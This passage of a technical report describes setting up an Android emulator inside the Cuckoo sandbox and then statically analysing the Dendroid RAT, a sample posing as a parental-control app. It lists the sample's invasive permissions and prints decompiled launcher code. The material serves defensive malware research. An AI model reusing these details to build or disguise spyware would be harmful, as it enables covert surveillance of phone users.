The analyzer and the agent used, are those provided by Cuckoo V2 to prevent more compatibility issues between the Blueliv sandbox and the emulator.

The setup chosen to perform the integration, is to use an AVD running directly on top of the host, as shown in the following figure:




Figure 9. Interaction between AVD and Cuckoo

The emulator requires the following components to operate:

- Python 2.7 compiled to arm.
- Agent.py python script modified for the android emulator.
- Android analyzer component that is sent to the guest machine at the beginning of the analysis.

- Xposed - a framework for modules that can change the behavior of the system and apps without affecting any APKs. We created 2 additional modules with this framework:

- Droidmon - Dalvik API call monitoring module.


- Emulator anti-detection - a collection of known anti-detection techniques for hiding the android emulator.

- Superuser app - grants and manages Superuser rights for your phone.

- Content Generator - generates a random contact list for a more realistic appearance.

- AAPT Arm - Android asset packaging tool compiled to arm for extracting the main activity and package name from the APK.

The first step to deploy the emulator, is to download the Google SDK, and to install the Android SDK Tools, the Android Platform-tools, the Android SDK Build tools, and the desired Android API level (the version of android used for the emulator):



SDK Path: /opt/sdk


Packages

Name	API	Rev.	Status
Tools			
Android SDK Tools		25.2.4	Installed
Android SDK Platform-tools		25.0.3	Installed
Android SDK Build-tools		25.0.2	Installed

Done loading packages.

Figure 10. Installed packages from Android SDK Manager

The author of Cuckoo-Droid uses the API level 16 (Android 4.1.2). At first, the choice seems outdated, taking into account that the most recent version of Android is API 25 (Android 7.1.1), and taking into account the distribution of versions among the actual function devices it seems like a good idea to choose a newer version of Android:



Version	Codename	API	Distribution
2.2	Froyo	8	0.1%
2.3.3 - 2.3.7	Gingerbread	10	1.2%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	1.2%
4.1.x	Jelly Bean	16	4.5%
4.2.x		17	6.4%
4.3		18	1.9%
4.4	KitKat	19	24.0%
5.0	Lollipop	21	10.8%
5.1		22	23.2%
6.0	Marshmallow	23	26.3%
7.0	Nougat	24	0.4%

Data collected during a 7-day period ending on December 5, 2016.
Any versions with less than 0.1% distribution are not shown.





Figure 11. Amount of active devices per API level

The first problem appears when attempting to install one of the components, the Xposed framework. In order to install it in the most recent versions, Android 5.0 or more, a technique called flashing is required, which isn't available for emulators because it requires a bootloader.

For some unknown reason, I also found some stability issues when using Android KitKat, which became unresponsive with more frequency than Android Jelly Bean, and so, I decided to continue using the same version as the developer of Cuckoo-Droid, Android 4.1.2.

The next step is the creation of the emulator, inputting the same configurations specified by the Cuckoo-Droid guide:


Edit Android Virtual Device (AVD)

AVD Name: AND4.1.2
Device: Nexus One (3.7", 480 × 800: hdpi)
Target: Android 4.1.2 - API Level 16
CPU/ABI: ARM (armeabi-v7a)
Keyboard: ✓ Hardware keyboard present
Skin: No skin
Front Camera: None
Back Camera: None
Memory Options: RAM: 512 VM Heap: 32
Internal Storage: 512 MiB
SD Card: ● Size: 512 MiB ○ File: Browse...
Emulation Options: ☐ Snapshot ✓ Use Host GPU
☐ Override the existing AVD with the same name

Figure 12. Configuration of the AVD


After finishing the creation of the emulator, the only thing left to do was to start it and install the requirements in the emulator. For this purpose, Cuckoo-Droid provides an script to move the necessary files into the machine:

```
mlwbot@andrik /opt/sdk/tools/$ ./emulator -avd AND4.1.2v2 -gpu off -qemu -nand
-system,size=0x1f400000,file=/opt/sdk/system-images/android-16/default/armeabi-v7a/sy
stem.img&
mlwbot@andrik:/opt/cuckoo-droid/utils/android_emulator_creator$ ./create_guest_avd.sh
[...]
Device is ready!
```

Afterwards, the only thing left to do is to configure the device itself by:

1. Disabling the lock of the device
2. Extending the time the device stays awake to 30 minutes
3. Execute the application that generates the contact list
4. Open the Supersu application
5. Open the Xposed framework application, enable the droidmon and Anti-anti-vm modules, install them
6. Soft reboot the phone from the Xposed app.

The configuration of the device is finished:


Android Emulator - AND4.1.2v2:5554

8:09

Xposed Installer

Welcome to the **Xposed Installer**!
Please choose what you want to do:

Framework
Here you can manage the Xposed framework, which is required for any modules to work.

Modules
The framework itself doesn't add any functionality. You need modules for that. In this section you can activate modules after you have installed them.

Download
This section gives you access to a repository of modules, so you can search and download the ones you like and keep them up to date.

Settings
Go to this section to configure the Xposed Installer and framework.

Logs
Display and save/send logs of the Xposed

Figure 13. Result of installing the Xposed framework

The only issue is that after closing the emulator, the Xposed installation is lost.

Android uses multiple partitions for different folders of the device. In this case, the issue is that all changes made to the */system* partition of the device are lost once the emulator is closed. And this happens whether you specify which file to use as a system partition (as seen in the previous command) or not.

Most of the workarounds found in the internet no longer worked for this version of the emulator. Another solution that came to mind was to modify the machinery module to use the snapshot functionality incorporated in the AVD module, without luck.

In the end, it was possible to preserve the changes to this partition using the following work-around:

1. Making a copy of the system image used and moving it into the folder of the AVD machine
2. Renaming it to system-qemu.img (because AVD uses Qemu for the emulation, it's possible to specify which system image the emulator has to use by assigning it this name, and placing it inside the designated AVD folder)
3. Starting the emulator in Snapshot mode
4. Performing the installation of the machine as specified in the documentation
5. After closing the machine, disabling the Snapshot feature and enabling the Host GPU again.

There have been also some problems with the way the networking operates in the emulator and the host. The emulator runs on a NAT network managed by the device itself, and is able to communicate with the loopback interface of the host through the IP 10.0.2.2, but due to some issues with the ResultServer, this service crashed every time the emulator tried to communicate with it.

Once all the issues were solved, the integration was finished successfully:

```
 ___________________________________/\/\_____________________________
  ___/\/\/\/\__/\/\__/\/\____/\/\/\/\__/\/\__/\/\____/\/\/\______/\/\/\___
  _/\/\________/\/\__/\/\__/\/\________/\/\/\/\____/\/\__/\/\__/\/\__/\/\_
  _/\/\________/\/\__/\/\__/\/\________/\/\/\/\____/\/\__/\/\__/\/\__/\/\_
  ___/\/\/\/\____/\/\/\/\____/\/\/\/\__/\/\__/\/\____/\/\/\______/\/\/\___
  ____________________________________________________________________

 Cuckoo Sandbox 2.0-dev
 www.cuckoosandbox.org
 Copyright (c) 2010-2015

Checking for updates...
2016-12-26 18:03:55,861 [lib.cuckoo.core.scheduler] INFO: Using "avd" as machine
manager
2016-12-26 18:03:55,945 [lib.cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2016-12-26 18:03:55,951 [lib.cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
```

Now that the integration is completed, we can begin to analyze malware in order to understand how it works, and how can we classify it automatically using our own knowledge, and the sandbox.

7. Static android malware analysis

Android malware, like most malware, can be analyzed statically and dynamically. The static analysis involves the use of multiple tools to unpack the malware sample, and look at the bytecodes of the Android application and the assembly of the native code found in the application, if any.

The dynamic analysis, on the other hand, consists of executing the malware sample on a controlled environment, such as a sandbox, and observing the behavior of the malware sample and the networking.

Using both types of analysis allows the analyst to comprehend exactly what kind of sample is he dealing with, and how it operates.
In this section only the static analysis will be explained.

7.1 Android applications

Android applications are built using four basic types of components. Each component is used by the system or a user to interact with the application:

- Activities: The activity is a single interface used to communicate with the user. Every application is composed by one or more activities through which the user can interact with the application itself. Activities can't be used to perform tasks that take a long time to finish, such as performing an HTTP Request. If they stay non-responsive for more than five seconds (this condition is known as ANR), the system kills it.
- Services: Services are used to keep an application running in the background in order to perform operations that take a lot of time, or to communicate remotely.
- Content providers: Content providers are used to allow applications to access information created or gathered by a third application. For example, the Android system has a content provider that allow other applications to access the contacts information.
- Broadcast receivers: Broadcast receivers are a component that allow the system to interact with the applications, notifying them of events (such as alarms or having a low battery level).

All Android applications are distributed and installed using APKs (or application packages), and therefore, when analyzing Android malware samples, we will be forced to deal mostly with APKs.

APKs are actually a ZIP file with the following files and directories:

- **META-INF** directory:
    - **MANIFEST.MF**: the Manifest file. This file contains information about the application itself.
    - **CERT.RSA**: Every application is signed with a certificate that can be found in this file.
    - **CERT.SF**: The list of resources and SHA-1 digest of the corresponding lines in the MANIFEST.MF file; for example:

```
Signature-Version: 1.0
Created-By: 1.0 (Android)
SHA1-Digest-Manifest: wxqnEAI0UA5nO5QJ8CGMwjkGGWE=
Name: res/layout/exchange_component_back_bottom.xml
SHA1-Digest: eACjMjESj7Zkf0cBFTZ0nqWrt7w=
Name: res/drawable-hdpi/icon.png
SHA1-Digest: DGEqylP8W0n0iV/ZzBx3MW0WGCA=
```

- **lib**: This directory contains native compiled code that is used as a library by the application.
- **res**: Some resources are compiled into the resources.arsc file. The rest are stored in this directory.
- **assets**: a directory containing applications assets.
- **AndroidManifest.xml**: The Android manifest file is used to describe the application, and contains a lot of useful information, such as the name, version, access rights, referenced library files for the application, and the different components of the application (activities, content providers, etc).
- **classes.dex**: The Java classes compiled in the dex file format understandable by the virtual machine interpreting the bytecode (Dalvik or ART) .
- **resources.arsc**: a file containing precompiled resources, such as binary XML for example.

The static analysis of the application consist of unpacking all of this information, and then reading and understanding the bytecode found in the classes.dex file, as well as analyzing the libraries found in the lib directory.

7.2 The tools

The tools used to perform the static analysis in this document are the following:

1. APKTool: Used to decode resources and disassemble the classes.dex.
2. Androguard: A collection of tools used to quickly obtain information about the sample, such as which libraries it uses or the list of resources. Can also decompile code using the DAD decompiler.
3. Dex2Jar: This tool can convert .dex files to .jar files, which later on can be decompiled by a Java decompiler.
4. Procyon: A Java decompiler.

7.2.1 APKTool

To perform static analysis of Android applications, the first and most important tool to have is one capable of decoding the resources of the application, and to disassemble the classes.dex in order to obtain the bytecode in a readable form.

APKTool is a basic tool that can be used to decode and build APK packages.

The tool only requires Java 7 and can be used from the command line:

```
mlwbot@andrik /opt/apktool $ java -jar apktool_2.2.1.jar
Apktool v2.2.1 - a tool for reengineering Android apk files
with smali v2.1.3 and baksmali v2.1.3
Copyright 2014 Ryszard Wiśniewski <brut.alll@gmail.com>
Updated by Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
 -advance,--advanced   prints advance information.
 -version,--version    prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
 -p,--frame-path <dir>   Stores framework files into <dir>.
 -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
 -f,--force              Force delete destination directory.
 -o,--output <dir>       The name of folder that gets written. Default is apk.out
 -p,--frame-path <dir>   Uses framework files located in <dir>.
 -r,--no-res             Do not decode resources.
 -s,--no-src             Do not decode sources.
 -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
 -f,--force-all          Skip changes d.etection and build all files.
 -o,--output <dir>       The name of apk that gets written. Default is dist/name.apk
 -p,--frame-path <dir>   Uses framework files located in <dir>.

For additional info, see: http://ibotpeaches.github.io/Apktool/
For smali/baksmali info, see: https://github.com/JesusFreke/smali
```

7.2.2 Androguard

Androguard is a python-based tool that allow the analyst to interact with the application in many different ways. From decompiling and extracting resources, to retrieving the permissions and listing other interesting information:

```
mlwbot@andrik /opt/apktool $ andro
androaxml.py   androdd.py     androgexf.py   androlyze.py   androsim.py
androcsign.py  androdiff.py   androgui.py    androsign.py
```

```
mlwbot@andrik /opt/apktool $ androlyze.py -h
Usage: androlyze.py [options]

Options:
  -h, --help            show this help message and exit
  -i INPUT, --input=INPUT
                        file : use this filename
  -d, --display         display the file in human readable format
  -m METHOD, --method=METHOD
                        display method(s) respect with a regexp
  -f FIELD, --field=FIELD
                        display field(s) respect with a regexp
  -s, --shell           open an interactive shell to play more easily with
                        objects
  -v, --version         version of the API
  -p, --pretty          pretty print !
  -x, --xpermissions    show paths of permissions
```

7.2.3 Dex2Jar

Dex2Jar is a tool that allows the analyst to convert dex files to jar files. This is very useful because it allows for the use of Java decompilers to analyze Java code close to the original source code of the application or malware.

```
mlwbot@andrik /opt/d2j $ bash d2j-dex2jar.sh
d2j-dex2jar -- convert dex to jar
usage: d2j-dex2jar [options] <file0> [file1 ... fileN]
options:
 -d,--debug-info              translate debug info
 -e,--exception-file <file>   detail exception file, default is $current_dir/[fi
                              le-name]-error.zip
 -f,--force                   force overwrite
 -h,--help                      Print this help message
 -n,--not-handle-exception      not handle any exception throwed by dex2jar
 -nc,--no-code
 -o,--output <out-jar-file>     output .jar file, default is $current_dir/[file-na
                                me]-dex2jar.jar
 -os,--optmize-synchronized     optmize-synchronized
 -p,--print-ir                  print ir to Syste.out
 -r,--reuse-reg                 reuse regiter while generate java .class file
 -s                             same with --topological-sort/-ts
 -ts,--topological-sort         sort block by topological, that will generate more
                                 readable code, default enabled
version: reader-2.0, translator-2.0, ir-2.0
```

7.2.4 Procyon

The last tool used for the analysis is Procyon. Even though there are more decompilers for Java, such as JAD (which is no longer continued) or JD-GUI, Procyon is one of the few that has support for language features found in Java 5+, and that is still being maintained. Another “feature” that is important to take into account, is that Procyon can be used from the command line directly, without needing an interface. Using a Java decompiler will allow for a better understanding of the code of the application being reviewed.

```
mlwbot@andrik /opt/procyon $ java -jar procyon-decompiler-0.5.30.jar
Usage: <main class> [options] <type names or class/jar files>
  Options:
    -b, --bytecode-ast
       Output Bytecode AST instead of Java.
       Default: false
   [...]
    -?, --help
       Display this usage information and exit.
       Default: false
    -jar, --jar-file
       [DEPRECATED] Decompile all classes in the specified jar file (disables
       -ent and -s).
   [...]
    -o, --output-directory
       Write decompiled results to specified directory instead of the console.
    -v, --verbose
       Set the level of log verbosity (0-3).  Level 0 disables logging.
       Default: 0
        --version
       Display the decompiler version and exit.
       Default: false
    -ln, --with-line-numbers
       Include line numbers in raw bytecode mode; supports Java mode with -o
       only.
       Default: false
```

7.3 Analyzing a sample

The sample analyzed is a simple Android RAT called Dendroid. The source code of the sample is public, and can be found in github.

The analyzed sample has the following SHA256:

- 099a57328de9335c524f44514e225d50731c808145221affdd684d8b4dad5a1d

The first step is to load the application with Androguard. This will allow us to get an overall look at the application, list the amount of classes or the permissions:

```
mlwbot@andrik ~/android-malware/Dendroid $ androlyze.py -p -s
In [1]: a,d,dx = AnalyzeAPK("com.parental.control.v4.apk")
```

The parameter *-s* will prompt us with an interactive console. AnalyzeAPK will analyze the APK file and store the results in *a*, then it will parse the dex file, and store the results in *d*, and analyze the dex file as well and store the results in *dx*. Using the function *get_permissions()* we retrieve the permissions required by the application:

```
In [2]: a.get_permissions()
Out[2]:
['android.permission.INTERNET',
 'android.permission.READ_SMS',
 'android.permission.WRITE_SMS',
 'android.permission.GET_ACCOUNTS',
 'com.android.browser.permission.READ_HISTORY_BOOKMARKS',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.READ_CONTACTS',
 'android.permission.ACCESS_FINE_LOCATION',
 'android.permission.GET_TASKS',
 'android.permission.WAKE_LOCK',
 'android.permission.CALL_PHONE',
 'android.permission.SEND_SMS',
 'android.permission.WRITE_SETTINGS',
 'android.permission.READ_PHONE_STATE',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.CAMERA',
 'android.permission.RECORD_AUDIO',
 'android.permission.PROCESS_OUTGOING_CALLS',
 'android.permission.RECEIVE_SMS']
```

The application is already requiring many suspicious permissions altogether:

- READ_SMS: Allows the application to read SMS messages. By itself it's not a very strong indicator of malicious intent, other applications, such as Telegram also require this permission.
- READ_HISTORY_BOOKMARKS: Allows access to the bookmarks stored in the device.

- READ_PHONE_STATE: Allows read only access to phone state, including the phone number of the device, current mobile network information, the status of ongoing calls, and a list of any phone accounts registered on the device.
- READ_CONTACTS: Allows read access to the contacts of the device
- CALL_PHONE: Allows the application to perform calls without going through the dialer and without confirmation of the user.
- RECORD_AUDIO: Allows the application to record audio.
- PROCESS_OUTGOING_CALLS: Allows application to process outgoing calls and change the number to be dialled, and so, to monitor, redirect them or prevent them.

The details of each permission along with a “danger” level can be printed with the function *get_detailed_permissions()*.

Using the functions *is_crypto_code*, *is_dyn_code*, *is_native_code*, and *is_reflection_code* we can obtain valuable information about the different techniques used in the application. These functions will return true if Androguard detects cryptography related code, if there is dynamic loading of classes (for example, from a file), if the application uses native libraries and if the application uses reflection to dynamically call methods:

```
In [3]: is_crypto_code(dx)
Out[3]: False

In [4]: is_dyn_code(dx)
Out[4]: False

In [5]: is_native_code(dx)
Out[5]: False

In [6]: is_reflection_code(dx)
Out[6]: False
```

In this case, the analysis should be pretty straight-forward.

The next step is to get hands on with the reversing of the application. First of all, using Androguard we show which is the main activity of the application, so that we get the equivalent of an *entry point*:

```
In [7]: a.get_main_activity()
Out[7]: u'com.connect.Dendroid'
```

Then, we decode the application using APKTool to have all the resources decoded, along with the bytecodes of the application in a human readable format:

```
mlwbot@andrik ~/android-malware/Dendroid $ java -jar /opt/apktool/apktool_2.2.1.jar d
-o disass com.parental.control.v4.apk -f
I: Using Apktool 2.2.1 on com.parental.control.v4.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I:          Loading          resource          table          from          file:
/home/mlwbot/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Afterwards, we will attempt to obtain the source code of the application by decompiling the .dex. The first step is to transform the dex file to a jar file after extracting it from the apk:

```
mlwbot@andrik   ~/android-malware/Dendroid   $   unzip   com.parental.control.v4.apk
classes.dex
Archive:  com.parental.control.v4.apk
 inflating: classes.dex
mlwbot@andrik ~/android-malware/Dendroid $ /opt/d2j/d2j-dex2jar.sh classes.dex
dex2jar classes.dex -> ./classes-dex2jar.jar
```

And we attempt to decompile the jar using Procyon:

```
mlwbot@andrik         ~/android-malware/Dendroid         $         java         -jar
/opt/procyon/procyon-decompiler-0.5.30.jar -jar classes-dex2jar.jar -o procyon-decomp
Decompiling android/annotation/SuppressLint...
Decompiling android/annotation/TargetApi...
Decompiling android/support/v4/accessibilityservice/AccessibilityServiceInfoCompat...
Decompiling
android/support/v4/accessibilityservice/AccessibilityServiceInfoCompatIcs...
Decompiling android/support/v4/app/ActivityCompatHoneycomb...
[...]
Decompiling com/connect/CameraView...
Decompiling com/connect/Dendroid...
Decompiling com/connect/Dialog...
Decompiling com/connect/MyService...
Decompiling com/connect/PhoneListener...
Decompiling com/connect/RecordService...
Decompiling com/connect/ServiceReceiver...
Decompiling com/connect/UpdateApp...
Decompiling com/connect/VideoView...
Decompiling com/parental/control/v4/BuildConfig...
[...]
```

Procyon did a good job with the decompilation, at least with the first class of the application, as it can be observed in the following two evidences. The first is the result of the decompilation, and the second is the actual source code of the application:

```
//
// Decompiled by Procyon v0.5.30
//

package com.connect;

import android.content.Intent;
import android.util.Log;
import android.os.Bundle;
import java.util.Iterator;
import android.app.ActivityManager$RunningServiceInfo;
import android.app.ActivityManager;
import android.app.Activity;

public class Dendroid extends Activity
{
    private boolean isMyServiceRunning() {
                final  Iterator<ActivityManager$RunningServiceInfo>  iterator  =
((ActivityManager)this.getApplicationContext().getSystemService("activity")).getRunni
ngServices(Integer.MAX_VALUE).iterator();
        while (iterator.hasNext()) {
                                                                                   if
(MyService.class.getName().equals(iterator.next().service.getClassName())) {
                return true;
            }
        }
        return false;
    }

    public void onCreate(final Bundle bundle) {
        super.onCreate(bundle);
        this.getWindow().addFlags(16);
        this.getWindow().setSoftInputMode(3);
        Log.i("com.connect", "Dendroid");
        if (!this.isMyServiceRunning()) {
                          this.startService(new  Intent(this.getApplicationContext(),
(Class)MyService.class));
            Log.i("com.connect", "startService");
        }
    }
}
```

```
package com.connect;

import android.os.Bundle;
import android.util.Log;
import android.view.WindowManager;
import android.widget.Toast;
import android.app.Activity;
import android.app.ActivityManager;
import android.app.ActivityManager.RunningServiceInfo;
import android.content.Context;
import android.content.Intent;

public class Dendroid extends Activity {

    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        getWindow().addFlags(WindowManager.LayoutParams.FLAG_NOT_TOUCHABLE);

getWindow().setSoftInputMode(WindowManager.LayoutParams.SOFT_INPUT_STATE_ALWAYS_HIDDE
N);


        if(isMyServiceRunning()==false)
        {
                startService(new Intent(getApplicationContext(), MyService.class));
                Log.i("com.connect","startService");
        }
    }

        private boolean isMyServiceRunning() {
                                    ActivityManager   manager   =   (ActivityManager)
getApplicationContext().getSystemService(Context.ACTIVITY_SERVICE);
                                            for    (RunningServiceInfo    service    :
manager.getRunningServices(Integer.MAX_VALUE)) {
                if (MyService.class.getName().equals(service.service.getClassName()))
{
                    return true;
                }
            }
            return false;
        }
}
```

The main differences found between the source code and the actual malware sample might have been introduced by the threat actor that compilated the sample.

It looks like upon running Dendroid attempts to start a service found in the package *com.connect.MyService*:

```
if (!this.isMyServiceRunning()) {
                          this.startService(new  Intent(this.getApplicationContext(),
(Class)MyService.class));
            Log.i("com.connect", "startService");
}
```

Procyon failed to decompile some parts of the source code correctly:

```
        this.thread = new Thread() {
             @Override
             public void run() {
                 //
                 // This method could not be decompiled.
                 //
                 // Original Bytecode:
                 //
                 //     0: invokestatic    android/os/Looper.prepare:()V
                 //     3: iconst_0
                 //     4: istore          6
```

